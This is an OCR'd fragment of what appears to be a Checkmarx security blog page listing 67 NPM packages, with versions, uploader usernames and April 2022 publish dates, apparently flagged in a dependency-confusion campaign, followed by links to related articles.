
Packages

#	Package name	Version	Username	Publish Date
1	wf_storage	99.10.10	leftwing_tenore	4/18/2022
2	wf_ajax	96.7.9	leftwing_tenore	4/15/2022
3	wf_storage	99.10.9	leftwing_tenore	4/13/2022
4	wf_apn	97.10.9	leftwing_tenore	4/12/2022
5	wf_scheduler	96.10.9	leftwing_tenore	4/11/2022
6	bfx-hf-func-data	94.10.9	john.moralis	4/9/2022
7	turbine_helper	95.1.9	7rzu9gj6	4/9/2022
8	bfs-hello-world	98.10.13	7rzu9gj6	4/5/2022
9	bfs-hello-world	98.10.11	7rzu9gj6	4/5/2022
10	dontbuythisshit	99.10.9	by7ffyox	4/4/2022
11	thepackageisinstalled	99.10.9	qbop4r44	4/4/2022
12	thepackageisnotinstalled	99.10.9	gfxk6p3l	4/4/2022
13	todayiswedensday	99.10.9	f9yxoijj	4/4/2022
14	dontblowthisoff	99.10.9	nhbond28	4/3/2022
15	sameethinghere101	99.10.9	yo4u7hel	4/3/2022
16	theremontada12	99.10.9	kslkjkjg	4/3/2022
17	pandorasucks	99.10.9	f6suu60g	4/3/2022
18	buymecoffetotellyou	99.10.9	ah77mvlw	4/3/2022
19	pargwayisblocked	99.10.9	5ptjup4x	4/3/2022
20	nodefreaksolivan	99.10.9	ydvdatqc	4/3/2022
21	dontbelikethat	99.10.9	runleszn	4/2/2022
22	helloboy634	99.10.9	rql220r1	4/2/2022
23	kerocineandgas	99.10.9	9n5iyc96	4/2/2022
24	notsobrilliant	99.10.9	7wsi9r7k	4/2/2022
25	venzuela-oil	99.10.9	nhhtkcug	4/2/2022
26	dontgothereever	99.10.9	ivrucoqj	4/2/2022
27	heisnotwhatyousee	99.10.9	kdyzzbeu	4/2/2022
28	arewyoumadatme	99.10.9	8ucyit5w	4/1/2022
29	merandabarcelona	99.10.9	h7vmzdyv	4/1/2022
30	dortmond22	99.10.9	61y3hlp2	4/1/2022

31	fuckyouscanner	99.10.9	dgrsnstg	4/1/2022
32	fuckyouscanner2	99.10.9	dgrsnstg	4/1/2022
33	venzuella333	99.10.9	2zg6tv9z	4/1/2022
34	nosoawesome232	99.10.9	nguuamld	4/1/2022
35	somewhereinbetween	99.10.9	hf7zuufc	4/1/2022
36	kerocinedeizel	99.10.9	nr0j9k88	4/1/2022
37	iamnotwhatyouthink	99.10.9	mnydtg6t	4/1/2022
38	fuzztownpoland	99.10.9	r1cfjnn0	4/1/2022
39	fuckyouscanner3	99.10.9	dgrsnstg	4/1/2022
40	twing22	99.10.9	ijapewia	4/1/2022
41	perulema	99.10.9	9291dyko	3/31/2022
42	serotonine320	99.10.9	kmgcug31	3/31/2022
43	kerocinefuel	99.10.9	vwocu0af	3/31/2022
44	fortnitehammer3	99.10.9	t5sc97zy	3/30/2022
45	helloscanners4	99.10.9	bh682yb6	3/30/2022
46	soundfish3	99.10.9	byynwwr5	3/30/2022
47	zureexplorer3	99.10.9	59lrjtsm	3/30/2022
48	actions-next-bundle-analyzer	99.10.9	bbiyhwiu	3/29/2022
49	alpha-wallet-android	99.10.9	ow90xs7x	3/29/2022
50	businessemailvalidator	99.10.9	bb1nn782	3/29/2022
51	chaos-mesh-dashboard	99.10.9	3sdfdc1c	3/29/2022
52	dagit	99.10.9	r0xkkar1	3/29/2022
53	elasticsearch-arm-template	99.10.9	w66cjz1c	3/29/2022
54	fortnitehammer2	99.10.9	qavimx9c	3/29/2022
55	fs-frontend	99.10.9	xlbmxcs5	3/29/2022
56	github-runner-lambda-agent-webhook	99.10.9	ii8c826q	3/29/2022
57	hl7.fhir.r4	99.10.9	ywcr8ulc	3/29/2022

58	js-fhir-validator	99.10.9	v9918xos	3/29/2022
59	jwt-auth-app	99.10.9	1ouqtrad	3/29/2022
60	newrelic_plugins	99.10.9	kv72gqaw	3/29/2022
61	phantom-lambda-template	99.10.9	aa2mat9u	3/29/2022
62	plugins-monorepo	99.10.9	fhcixnb7	3/29/2022
63	polling-mod	99.10.9	f06v0tre	3/29/2022
64	soundfish2	99.10.9	iu3ke2wm	3/29/2022
65	tf-to-slack	99.10.9	5hi5q1pw	3/29/2022
66	zalando-tech-radar	99.10.9	g5vdukp9	3/29/2022
67	zureexplorer2	99.10.9	aosko43x	3/29/2022

More Resources to Consider



[Attacker Adds Evasive Technique to Their Ongoing Attacks on NPM](#) April 26, 2022

[Checkmarx Named a Leader in the 2022 Gartner® Magic Quadrant™ for Application Security Testing for the 5th Consecutive Year](#) April 21, 2022

[StarJacking — Making Your New Open Source Package Popular in a Snap](#) April 19, 2022

[Checkmarx and JetBrains Make Great Apps, Secure Apps](#) April 14, 2022